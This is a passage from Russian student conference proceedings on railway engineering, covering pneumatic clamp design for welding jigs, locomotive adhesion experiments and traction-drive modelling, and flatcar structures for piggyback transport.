2. Ашуркова, С.Н. Применение современных элементов САПР для анализа напряженно-деформированного состояния несущих конструкций кузовов пассажирских вагонов. – Текст: непосредственный / С.Н. Ашуркова, Д.Я. Антипин// САПР и моделирование в современной электронике: сб. науч. тр. II Международной научно-практической конференции/ под ред. Л.А. Потапова, А.Ю. Дракина. – Брянск: БГТУ, 2018. – Ч.2. – С.10-13.

3. Высоцкий А.М., Кобищанов В.В., Антипин Д.Я., Расин Д.Ю. Выбор рациональной конструкции двухслойной обшивки боковых стен пассажирских вагонов. Вестник Брянского государственного технического университета. 2014. № 4 (44). С. 8-11.

4. Болдырев А.П. Научные основы совершенствования поглощающих аппаратов автосцепки. диссертация на соискание ученой степени доктора технических наук / Брянский государственный технический университет. Брянск, 2006

5. Воробьев В.И., Измеров О.В., Новиков В.Г., Вдовин А.В., Бондаренко Д.А., Новиков А.С., Воробьев Д.В. Тяговый привод локомотива. Патент на полезную модель RU 164797 U1, 20.09.2016. Заявка № 2015144911/11 от 19.10.2015.

Материал поступил в редколлегию 18.04.2024

УДК 67.05

Разработка методики проектирования пневматических прижимных устройств

Кулешова Диана Дмитриевна (ст. гр.21-ПСЖД-лк-С)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог», Ашурковой Светланы Николаевны (swetiknk@yandex.ru)

Аннотация. Предложена методика проектирования пневматических прижимных устройств сборочных стендов для технологических процессов вагоно- и локомотивостроения. Определены особенности разработки пневматических прижимов.

Ключевые слова: сборка, стенд, рычажная система, пневматический прижим.

Изготовление сложных и разнообразных вагонных и локомотивных конструкций требует применения в производстве не менее сложного технологического оборудования. В сборочных процессах производства преобладают сборочно-сварочные работы с образованием неразъемных соединений. И для большинства работ требуется использование нестандартного технологического оборудования, позволяющего обеспечить требуемую точность сборки, предупредить усадочные деформации конструкций и при необходимости устранить прогибы деталей, исправить форму поперечного сечения профилей.

Любой сборочно-сварочный стенд включает в себя основание, базирующие и прижимные элементы. Именно прижимные элементы требуют тщательной проработки и позволяют обеспечить заданные технические требования к конструкции узла. В условиях среднесерийного и массового производства, как правило, используются быстродействующие прижимы – пневматические. Они обеспечивают высокую точность сборки, являются быстродействующими, не требуют значительных физических усилий и позволяют выполнить закрепление деталей одновременно во многих точках.

Следовательно, для конструктора является важной задачей оперативно разработать схему эффективного стенда: выбрать тип пневматического прижима, разработать его конструкцию, а именно предусмотреть способ крепления на основании стенда, разработать кинематическую схему, спроектировать каждый элемент рычажной системы с обеспечением его прочности. Конструктор должен иметь основательную теоретическую базу, владеть методикой проектирования пневматических прижимных устройств для выполнения данной задачи.

На первом этапе проектирования нестандартного сборочного оборудования разрабатывается схема базирования собираемого узла, определяются исполнительные размеры стенда, разрабатывается общая

конструктивная схема станда и только потом приступают непосредственно к разработке прижимных элементов на основании потребных сил закрепления деталей.

Этап разработки прижимных элементов начинается с выбора конкретного типа прижимных элементов. Пневматические прижимы подразделяются по типу силового элемента: пневмоцилиндр, пневмокамера, пневмошланг. Пневмокамера имеет сравнительно небольшой ход и ограниченную силу нажатия на штоке (до 30 кг). Пневмошланги используются в основном для поджатия гибких элементов в большом количестве близкорасположенных точек, то есть применение их ограничено. Наибольшее распространение в вагоно- и локомотивостроении получили пневматические прижимы с пневмоцилиндром.

На данном этапе проектирования исходя из конструктивных соображений, удобства эксплуатации и обслуживания прижима в станде выбирается его конструктивная схема. Это может быть прижим с плавающей мертвой точкой рычага, прижим с рычажно-шарнирным усилением, прижим с плавающим пневмоцилиндром, механизированная система «прижим-упор», прижим байонетного типа, прижим с поворотным рычагом и так далее [1]. Крепление цилиндра на основании стена может быть при этом жестким (на удлиненных стяжках на переднем или заднем фланце, на лапах с использованием удлиненных стяжек) или шарнирным (на проушине, на цапфах).

После выбора типа прижима определяются с параметрами его кинематической схемы.

1. На прижимаемой детали выбирают точки приложения сил P_T и P_B (рис.). По векторам сил определяют величину и направление равнодействующей сил прижатия R .

2. Проектируют концевое звено рычажной системы – кулачек, так чтобы центр его поворота при поджатии во внутренний угол находился внутри угла, образованного векторами сил, и на равнодействующей.




Рис. 1 Схема проектирования пневматического прижима

3. Из точки поворота кулака восстанавливают перпендикуляр к равнодействующей сил прижатия, на котором, исходя из удобства компоновки, располагают мертвую точку рычага.

4. Если необходимо выбрать диаметр цилиндра, то из удобства компоновки проектируют рычаг. Желательно, чтобы соотношение плеч рычага удовлетворяло условию $b \geq a$ (см. рис.).

5. Из условия равновесия рычага $P_{шт} \cdot b = R \cdot a$ определяют потребную силу на штоке пневмоцилиндра $P_{шт}$.

6. По потребной силе на штоке пневмоцилиндра определяют требуемый расчетный диаметр пневмоцилиндра D_p (толкающий режим):

$$D_p = 1,26 \sqrt{\frac{P_{шт}}{\rho}},$$

где ρ – давление сжатого воздуха в пневмомагистрали ($0,5 \pm 0,05$ МПа).

Расчетный диаметр округляют до ближайшего большего стандартного по ГОСТ 15608-81.

Если цилиндр работает в тянущем режиме, то уравнение примет вид

$$D_p = 1,3 \sqrt{\frac{P_{шт}}{\rho}}.$$

7. Если же диаметр цилиндра известен, то определяют силу на штоке этого цилиндра и из условия равновесия рычага находят необходимое соотношение плеч.

8. Кроме диаметра цилиндра требуется выбрать его длину. Для этого необходимо выполнить следующее.

Задаются положением плоскости $F-F$ (см. рис.), за пределы которой должна быть выведена система для свободного извлечения узла из стенда и свободной закладки в него деталей (величина монтажного зазора – 20-40 мм). Рычаг поворачивают на угол α , удовлетворяющий указанному требованию, при этом на этот же угол повернется точка соединения рычага со штоком. Проекция хорды $ВВ'$ на направление оси цилиндра (см. рис.) приближенно равна ходу поршня. Следовательно, для отвода рычага в нерабочее положение понадобится переместить поршень на величину $L = b \cdot \sin \alpha$.

Длина цилиндра составит

$$l = k_1 \cdot L + K,$$

где k_1 – коэффициент запаса хода поршня (1,1...1,2);

K – постоянная величина для цилиндра данного диаметра (по ГОСТ 15608-81).

По завершении данных расчетов конструктор может окончательно определиться со способом крепления пневматического прижима на основании стенда и предусмотреть дополнительные элементы для его крепления при необходимости.

Отдельное внимание уделяется прочностным расчетам элементов рычажной системы пневматических прижимов. Данные расчеты базируются на элементарной теории сопротивления материалов в соответствии с видами деформаций, испытываемых элементами прижима. Но при этом стоит учитывать, что некоторые параметры прижима взаимозависимы.

Проектирование каждого элемента пневматического прижима сборочно-сварочного стенда требует подробной проработки его конструктором. В связи с чем, рассмотренная методика проектирования пневматического прижима

позволит в общем снизить временные затраты на разработку эффективного технологического оборудования.

Список источников

1. Лукашук, В.С. Нестандартное оборудование вагоноборочного производства. Конструкция, проектирование, расчет: учебное пособие для студентов вузов ж.-д. транспорта / В. С. Лукашук. – М.: Маршрут, 2006. – 208 с.
2. Космодамианский А.С., Воробьев В.И., Корчагин В.О. Увеличение сцепления колес локомотива с рельсами воздействием постоянных магнитных полей на зону контакта. Наука и техника транспорта. 2017. № 2. С. 8-15.
3. Воробьев В.И., Измеров О.В., Новиков В.Г., Вдовин А.В., Бондаренко Д.А., Новиков А.С., Воробьев Д.В. Тяговый привод локомотива. Патент на полезную модель RU 164797 U1, 20.09.2016. Заявка № 2015144911/11 от 19.10.2015.
4. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Дифференциальные уравнения динамики электромагнитных процессов в регулируемом асинхронном электроприводе с поворотным статором. Наука и техника транспорта. 2008. № 3. С. 50-55.
5. Космодамианский А.С., Воробьев В.И., Пугачев А.А., Волохов С.Г. Анализ и систематизация систем электропривода тягового подвижного состава. Мир транспорта и технологических машин. 2013. № 2 (41). С. 46-53.

Материал поступил в редколлегию 18.04.2024

УДК 629.424.1-83(045)

Анализ результатов экспериментальных исследований тяговых свойств тепловоза с макетной электрической системой повышения сцепления

Рудов Александр Евгеньевич (ст. гр. О-20- ЭТТК-псжд-Б)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог» Ивахина Александра Ивановича (nivahina@inbox.ru)

Аннотация. Проведены экспериментальные исследования опытного тепловоза, оборудованного макетной электрической системой повышения сцепления. Выполнен анализ результатов исследований при сильном загрязнении рельсов.

Ключевые слова: Тепловоз, сцепление, макетная электрическая система, экспериментальные исследования, прогноз.

Исследования по изучению влияния электрического тока на сцепные качества локомотивов выявили значительное увеличение предельного коэффициента сцепления и, следовательно, наибольшей силы тяги локомотивов [1]. Такие результаты позволили разработать основные принципы построения

электрических систем повышения сцепления (ЭСПС) путем подачи в зоны контакта колес и рельсов тока тягового генератора тепловоза с электрической передачей.

Проведены экспериментальные исследования опытной секции тепловоза 2ТЭ116, оборудованной макетной электрической системой повышения сцепления, которая воспроизводит базовый принцип работы ЭСПС [2]. Исследования были проведены в соответствии с ротатбельным планированием экспериментов второго порядка, для реализации которого назначен диапазон варьирования силы




Рис. 1. Оциллограмма опыта

тока в контактах $I_k = 0...3000$ А. Скорость движения тепловоза при этом изменялась в диапазоне $V = 0...20$ км/ч. На первом этапе испытания были проведены на участке с сильно загрязненными маслом, ржавчиной и другими фракциями рельсами. По ротатбельному плану получено тринадцать осциллограмм опытов, на которых записаны основные параметры исследуемых процессов (рис. 1): F – сила тяги опытной секции, определяющая касательную силу тяги локомотива; $I_1...I_6$ – силы тока тяговых электродвигателей.




Рис. 2. Зависимость коэффициента сцепления от силы тока в тяговых контактах и скорости движения

На основе анализа параметров осциллограмм и расчетов, выполненных по известной методике [3], определена регрессионная модель изучаемого процесса, которая в именованных величинах имеет вид:

$$\psi = 0,085 + 3,64 \cdot 10^{-5} I - 4,9 \cdot 10^{-4} V - 1,14 \cdot 10^{-6} I \cdot V + 0,5 \cdot 10^{-8} I^2.$$

Эта зависимость определяет максимально возможные значения коэффициента сцепления ψ тепловоза в зоне движения с малыми скоростями V (км/ч) при воздействии на контакты колес с рельсами током тягового генератора I (А). На их основании построена поверхность в трехмерной системе координат, являющаяся наглядным представлением о геометрическом образе функции отклика (рис. 2). При этом коэффициент сцепления ψ имеет нелинейную

зависимость от силы электрического тока I в контактах колес и рельсов, а также от скорости движения тепловоза V . С увеличением I происходит существенный рост ψ . Увеличение V в диапазоне скоростей разгона приводит к снижению ψ . При сильном загрязнении рельсов получено минимальное значение коэффициента сцепления 0,075 при скорости движения 20 км/ч и отсутствии тока в контактах. Наибольшего значения 0,239 коэффициент ψ достиг при $V = 0$ км/ч и $I = 3000$ А.

Таким образом, в случае эксплуатации локомотивов на сильно загрязненных рельсах в интервале скоростей 0...20 км/ч, соответствующем троганию и разгону тепловоза, и при подаче в контакты колес с рельсами максимально возможного тока $I = 3000$ А вероятно снижение коэффициента сцепления с 0,239 до 0,161. Сравнение этих значений ψ с его значениями для обычного режима работы (0,085...0,075) показало прогнозируемый рост коэффициента на 180...115 %.

Список источников

1. Ткаченко, В.П. Кинематическое сопротивление движению рельсовых экипажей: монография. – Луганск: Изд-во ВУГУ, 1996.
2. Ивахин, А.И. Макетные электрические системы повышения сцепления тепловоза / А.И. Ивахин, Ю.В. Бабков, Д.В. Котяев, Ю.И. Клименко // Тяжелое машиностроение. – 2020. – № 10. – С. 25-29.
3. Тихомиров, В.Б. Планирование и анализ эксперимента / В.Б. Тихомиров. – Москва: Легкая индустрия, 1974. – 262 с.
4. Погорелов Д.Ю. Введение в моделирование динамики систем тел. Брянск, 1997.
5. Космодамианский А.С., Воробьев В.И., Пугачев А.А., Самотканов А.В., Бондаренко Д.А. Комплексная физическая модель тягового электропривода с асинхронными двигателями. Наука и техника транспорта. 2014. № 3. С. 31-38.

Материал поступил в редколлегию 22.04.2024

УДК 629 +519.711.3

Разработка математической модели тягового электропривода тепловоза с системой повышения сцепных качеств

Шершнев Илья Игоревич (ст. гр. О-20- ЭТТК-псжд-Б)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог» Ивахина Александра Ивановича (nivahina@inbox.ru)

Аннотация. Разработана математическая модель тягового электропривода колесной пары тепловоза, позволяющая проводить теоретический анализ повышения сцепных качеств при воздействии на контакты колес с рельсами электрическим током с учетом разгрузки колесной пары и состояния контактов по степени загрязнения.

Ключевые слова: Тепловоз, повышение сцепных качеств, электрический ток, колесная пара, математическая модель.

Для проведения теоретического анализа тяговых свойств тепловоза, оборудованного электрической системой повышения сцепления (ЭСПС), выполнено математическое моделирование ее электрического привода. Опытный тепловоз содержит шесть ведущих колесных пар, тяговый электропривод каждой из которых содержит электрическую часть, представленную моделью тягового электродвигателя (рис. 1), и механическую часть (рис. 2).

Математическая модель тяговых двигателей получена классическим путем [1] с использованием понятия обобщенной электрической машины и представляет собой систему уравнений (1):

$$\left. \begin{aligned} u_{\text{я}} &= i_{\text{я}} R_{\text{я}\Sigma} + L_{\text{я}\Sigma} \frac{di_{\text{я}}}{dt} + p_{\text{п}} L_{12} i_{\text{я}} \omega \\ M &= p_{\text{п}} L_{12} i_{\text{я}}^2. \end{aligned} \right\} \quad (1)$$

В системе (1) $R_{\text{я}\Sigma}$ – суммарное сопротивление цепи якоря, включающее сопротивления обмоток якоря ОЯ (рис. 1), дополнительных полюсов ДП, обмотки возбуждения ОВ, сопротивления контактов буксовых токоподводов и контактов колес с рельсами $R_{\text{к}}$, сопротивление сглаживающего реактора $R_{\text{р}}$; $L_{\text{я}\Sigma}$ – суммарная индуктивность якорной цепи, L_{12} – взаимная индуктивность.




Рис. 1. Схема модели тягового электродвигателя

Математическое описание работы привода, соответствующее расчетной схеме (рис. 2), сформулировано в системе уравнений (2), в которых учтены моменты инерции J_i , моменты упругих сил M_i , моменты вращения M_j , диаметры колес D_i , силы вертикального нажатия колес на рельсы $N_{\text{к}1}$, $N_{\text{к}2}$, потенциальный коэффициент сцепления ψ_0 и другие параметры:

$$\left. \begin{aligned}
 J_r \frac{d\omega_r}{dt} &= M - M_r - \beta_r(\omega_r - \mu \cdot \omega_{k1}); \\
 J_{k1} \frac{d\omega_{k1}}{dt} &= M_r \cdot \mu + \beta_r \cdot \mu(\omega_r - \mu \cdot \omega_{k1}) - M_o - \beta_o(\omega_{k1} - \omega_{k2}) - M_{k1}; \\
 J_{k2} \frac{d\omega_{k2}}{dt} &= M_o + \beta_o(\omega_{k1} - \omega_{k2}) - M_{k2}; \quad (m_{\text{л}} + m_{\text{с}}) \frac{dv_{\text{л}}}{dt} = F_{k1} + F_{k2} - F_{\text{с}}; \\
 \frac{dM_r}{dt} &= C_r(\omega_r - \mu \cdot \omega_{k1}); \quad \frac{dM_o}{dt} = C_o(\omega_{k1} - \omega_{k2}); \\
 F_{k1} &= N_{k1} \cdot \psi_0 \cdot k_1; \quad F_{k2} = N_{k2} \cdot \psi_0 \cdot k_2; \quad M_{k1} = F_{k1} \frac{D_{k1}}{2}; \quad M_{k2} = F_{k2} \frac{D_{k2}}{2}.
 \end{aligned} \right\} (2)$$




Рис. 2. Расчетная схема механической части привода колесной пары:

1 – ротор двигателя; 2, 3 – колеса колесной пары; 4 – локомотив

Увеличение коэффициента сцепления при подаче в зоны контактов колес и рельсов электрического тока определено регрессионными моделями [2], представляющими собой зависимости повышения предельного коэффициента сцепления локомотива ψ_0 от силы постоянного тока I для сухого и чистого контакта (3), при наличии в контакте воды (4) и при сильном загрязнении поверхностей катания (5):

$$\psi_0 = 0,36 + 2,82 \cdot 10^{-5} I + 1,47 \cdot 10^{-8} I^2, \quad (3)$$

$$\psi_0 = 0,26 + 2,36 \cdot 10^{-5} I + 1,29 \cdot 10^{-8} I^2, \quad (4)$$

$$\psi_0 = 0,1 + 1,62 \cdot 10^{-5} I + 1,09 \cdot 10^{-8} I^2. \quad (5)$$




Рис. 3. Результаты моделирования движения опытной секции: *a* – силы тяги колесных пар; *б* – линейные скорости секции и колесных пар

Анализ работы электрической системы повышения сцепления выполнен путем совместного моделирования электрической и механической частей тягового электропривода тепловоза, оснащенного исследуемой ЭСПС. При этом компьютерная модель секции опытного тепловоза выполнена в основной библиотеке MatLab/Simulink.

Выполнено моделирование исследуемой системы в процессе разгона тепловоза при наиболее неблагоприятных условиях по распределению вертикальных нагрузок на колеса и при сильном загрязнении рельсов. Результаты моделирования (рис. 3) показали, что при подаче тягового тока в контакты первой и четвертой колесных пар с рельсами произошло подавление процесса боксования. При этом превышение скорости колес над скоростью локомотива составляет не более 1 м/с.

Список источников

1. Ключев, В.И. Теория электропривода: учебник для Вузов / В.И. Ключев. – 2-е изд., перераб. и доп. – Москва : Энергоатомиздат, 2001. – 704 с.
2. Ивахин, А.И. Экспериментальные исследования влияния электрического тока на сцепные качества локомотивов / А.И. Ивахин, Д.И. Петраков // Тяжелое машиностроение. – 2013. – № 1. – С. 27-34.
3. Космодамианский, А.С. Математическая модель тягового электропривода колесной пары тепловоза с электрической системой повышения сцепных качеств / А.С. Космодамианский [и др] // Вестник Уральского государственного университета путей сообщения. – 2022. – № 3. – С. 67 – 73.
4. Высоцкий А.М., Кобищанов В.В., Антипин Д.Я. Обоснование методики моделирования двухслойной обшивки боковых стен кузовов пассажирских

вагонов при анализе их нагруженности. Вестник Брянского государственного технического университета. 2013. № 3 (39). С. 10-13.

5. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Экспериментальная установка для исследования и регулирования процессов нагрева и охлаждения асинхронного двигателя. Вестник Всероссийского научно-исследовательского и проектно-конструкторского института электровозостроения. 2011. № 2. С. 65-76.

Материал поступил в редколлегию 22.04.2024

629.463.63

Обоснование конструктивной схемы специализированного вагона-платформы

Бурундукова Зоя Игоревна (гр. О-20-ЭТТК-псжд-Б)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог», Мануевой Марины Владимировны (mari_s@mail.ru)

Аннотация. Выполнен анализ несущих схем рамы специализированного вагона примере платформы для контрейлерных перевозок. Выбрана рациональная конструктивная схема, отвечающая требованиям условий эксплуатации.

Ключевые слова: конструктивная схема, специализированный вагон-платформа, несущая конструкция.

Специализированные вагоны-платформы применяются для организации различных типов перевозок, и соответственно, имеют ряд специфических конструктивных особенностей. Рассмотрим конструктивные схемы специализированных вагонов на примере платформ для контрейлерных и контейнерных перевозок.

Несущие системы таких вагонов имеют ряд различных конструктивных решений. Для большинства вагонов-платформ основной несущей конструкцией является пространственная сварная рама. Отличительной особенностью всех вариантов является значительная длина базы, что предъявляет к несущим конструкциям дополнительные требования по прочности, изгибной жесткости и усталостной долговечности. При проектировании также необходимо учесть ряд других требований, предъявляемым к платформам для контрейлерных перевозок.

Задачей разработки несущей конструкции вагона-платформы для перевозки автопоездов и крупнотоннажных контейнеров является обоснование рациональных конструктивных решений рамы платформы. В качестве основных критериев при проектировании вагона-платформы целесообразно принять: обеспечение прочности конструкции; необходимой жесткости конструкции; устойчивости несущих элементов конструкции рамы; сопротивления усталости; минимальной массы несущей конструкции; максимальной технологичности конструкции.

Для выбора рациональной несущей конструкции платформы проведен анализ существующих технических решений, применяемых в конструкциях вагонов-платформ для крупнотоннажных контейнеров и перевозки автопоездов. Основным несущим элементом вагона-платформы, воспринимающим продольные нагрузки и вертикальные от перевозимого груза, является пространственная рама. Существует множество конструктивных решений, обеспечивающих несущую способность сварных рам. Все варианты можно разделить по способам восприятия продольных и вертикальных нагрузок.

Первый вариант несущей конструкции, в которой основным элементом, воспринимающим продольные нагрузки, является развитая в вертикальной плоскости хребтовая балка переменного сечения. Оригинальным вариантом конструкции являются вагоны-платформы, основным несущим элементом которых выступает развитая в вертикальной и горизонтальной плоскости хребтовая балка. Опираение контейнеров осуществляется на мощные поперечные балки. При этом обвязки полностью отсутствуют.

Второй вариант несущей конструкции, основными элементами которой, воспринимающими продольные и вертикальные нагрузки, являются развитые в вертикальной плоскости боковые обвязки. В концевых частях вагона имеются участки хребтовой балки, необходимые для размещения элементов автосцепного оборудования. Передача продольных усилий на боковые обвязки осуществляется через специально предусмотренные раскосы.

Третий вариант – конструкция, в которой продольные и вертикальные нагрузки равномерно воспринимаются хребтовой, дополнительными продольными балками и обвязками (рама «решетчатого» типа).

Несущие конструкции вагонов-платформ для перевозки крупнотоннажных контейнеров можно разделить на два типа по способу опирания контейнеров на платформу: с опиранием на продольные обвязки рамы и с опиранием на поперечные балки рамы.

На основе анализа существующих структурных схем несущих конструкций рам вагонов-платформ наиболее рациональной принята схема с пониженной погрузочной площадкой в межтележечном пространстве вагона. Наличие такой площадки исключает конструкцию сквозной несущей хребтовой балки. Хребтовая балка присутствует только в концевых частях рамы, что необходимо для размещения элементов автосцепного оборудования.

При отсутствии хребтовой балки, в качестве основных несущих элементов целесообразно принять обвязки. Для снижения веса металлоконструкции рамы при сохранении её потребной жесткости обоснованно включить в конструкцию рамы в качестве основных несущих элементов развитые в вертикальной плоскости боковые обвязки ферменного типа. Так как платформа предназначена для перевозки тяжеловесной колесной техники, в несущей конструкции рамы необходимо предусмотреть дополнительные продольные балки, расположенные на ширине колеи автопоезда. При перевозке контейнеров целесообразна схема их опирания на поперечные балки через специализированные фитинговые упоры, это связано с необходимостью обеспечения установки автопоезда между боковыми

обвязками рамы, при этом расстояние между обвязками не позволяет обеспечить опирание на них контейнеров.

Список источников

1. Антипин, Д.Я. Техническое обеспечение контейнерных перевозок [Текст] + [Электронный ресурс]: учебное пособие / Д.Я. Антипин, М.В. Мануева, В.В. Кобищанов – Брянск: БГТУ, 2019. – 180 с.

2. Воробьев В.И., Антипин Д.Я., Измеров О.В., Новиков А.С., Космодамианский А.С., Шорохов С.Г., Мануева М.В. Компенсационная муфта тягового привода локомотива. Патент на полезную модель RU 173560 U1, 30.08.2017. Заявка № 2017105539 от 20.02.2017.

3. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Сравнительная оценка различных способов скалярного управления тяговым асинхронным двигателем с учетом температуры обмоток. Фундаментальные и прикладные проблемы техники и технологии. 2011. № 6-2 (290). С. 129-135.

4. Болдырев А.П., Кеглин Б.Г. Разработка и внедрение перспективных поглощающих аппаратов автосцепки для грузовых вагонов. Тяжелое машиностроение. 2005. № 12. С. 20-24.

5. Kirichek A.V., Kuzmenko A.P., Altukhov A.Y., Grechukhin A.N., Than M.M., Soloviev D.L., Barinov S.V., Silantiev S.A., Dobromyslov M.B. Dimensional effects in micro- and nanostructural changes in grain and intragrain structure of steel 45 at static-pulse treatment. Журнал нано- и электронной физики. 2015. Т. 7. № 4. С. 04023.

Материал поступил в редколлегию 18.04.2024

629.463.63

Выбор способа обеспечения вписывания в габарит платформы для перевозки автопоездов

Аксёнов Михаил Александрович (гр. О-20-ЭТТК-псжд-Б)

Работа выполнена под руководством доцента кафедры «Подвижной состав железных дорог», Мануевой Марины Владимировны (mari_s@mail.ru)

Аннотация. Выполнен анализ способов обеспечения вписывания в габарит платформы для перевозки автопоездов за счет различных конструктивных решений.

Ключевые слова: специализированная платформа, автопоезд, полуприцеп, габарит.

На сегодняшний день одним из наиболее перспективных и динамически развивающихся видов транспортировки грузов является комбинированная автомобильно-железнодорожная перевозка.

Для данного типа перевозок, называемых контрейлерными, характерными являются автомобильные полуприцепы и крупнотоннажные автопоезда. Контрейлерные перевозки различают двух типов: сопровождаемые и несопровождаемые. Сопровождаемые представляют собой транспортировку автопоезда (тягач и полуприцеп) на железнодорожной платформе. В несопровождаемых в качестве груза выступает только полуприцеп [1].

Для обеспечения транспортировки полных автопоездов и полуприцепов, высота которых достигает четырех метров, необходимо использовать специализированные железнодорожные платформы, которые за счет понижения погрузочной площадки обеспечивают вписывание загруженного вагона в габарит. Указанное понижение обеспечивается несколькими конструктивными решениями, характерными для различных технологий организации контрейлерных перевозок.

Кроме адаптации конструкции под различные варианты транспортируемых грузов, для вписывания загруженных вагонов в габарит, необходимо учитывать каким образом выполняются работы по погрузке и разгрузки платформы.

Автопоезда могут быть погружены самоходом как с использованием специальных сооружений, так и без. Полуприцепы устанавливаются на платформы с применением подъемно-транспортного оборудования.

Исходя из вышесказанного, вид транспортируемого груза и способ его погрузки необходимо учитывать при разработке конструктивных решений специализированных вагонов-платформ.

Погрузка автопоезда самоходом со специальной рампы используется в технологии «движущееся шоссе». В конструкциях таких вагон-платформ занижена вся поверхность пола, и соответственно, необходимости наклонной части не возникает. При проектировании подвижного состава для технологии «движущееся шоссе» учитывается установленное ограничение по высоте, установленное в Европейских странах. В таком случае появляется необходимость использования специализированных платформ на тележках с колесами меньшего радиуса, либо применение пониженной поворотной площадки. Эксплуатация платформ на тележках с колесами малого диаметра накладывает ограничения на скорость движения подвижного состава, а также приводит к повышенному износу таких колесных пар. Внедрение таких тележек на отечественных железных дорогах нецелесообразно.

При разработке конструкции вагона-платформы следует использовать тележки со стандартными колесными парами, а следовательно, необходимо предусмотреть понижение в средней части вагона для обеспечения вписывания в габарит. Кроме того, при погрузке автопоездов самоходом необходимо предусмотреть возможность сквозного проезда, которую можно обеспечить наклонными поверхностями между пониженной погрузочной площадкой и концевыми частями рамы. Также с этой целью необходимо наличие в конструкции откидных бортов.

Второй способ погрузки (без использования спецсооружений) применяется при использовании «гибких» платформ [2]. Средняя пониженная часть вагона-платформы является поворотной и обеспечивает заезд техники с боковой части

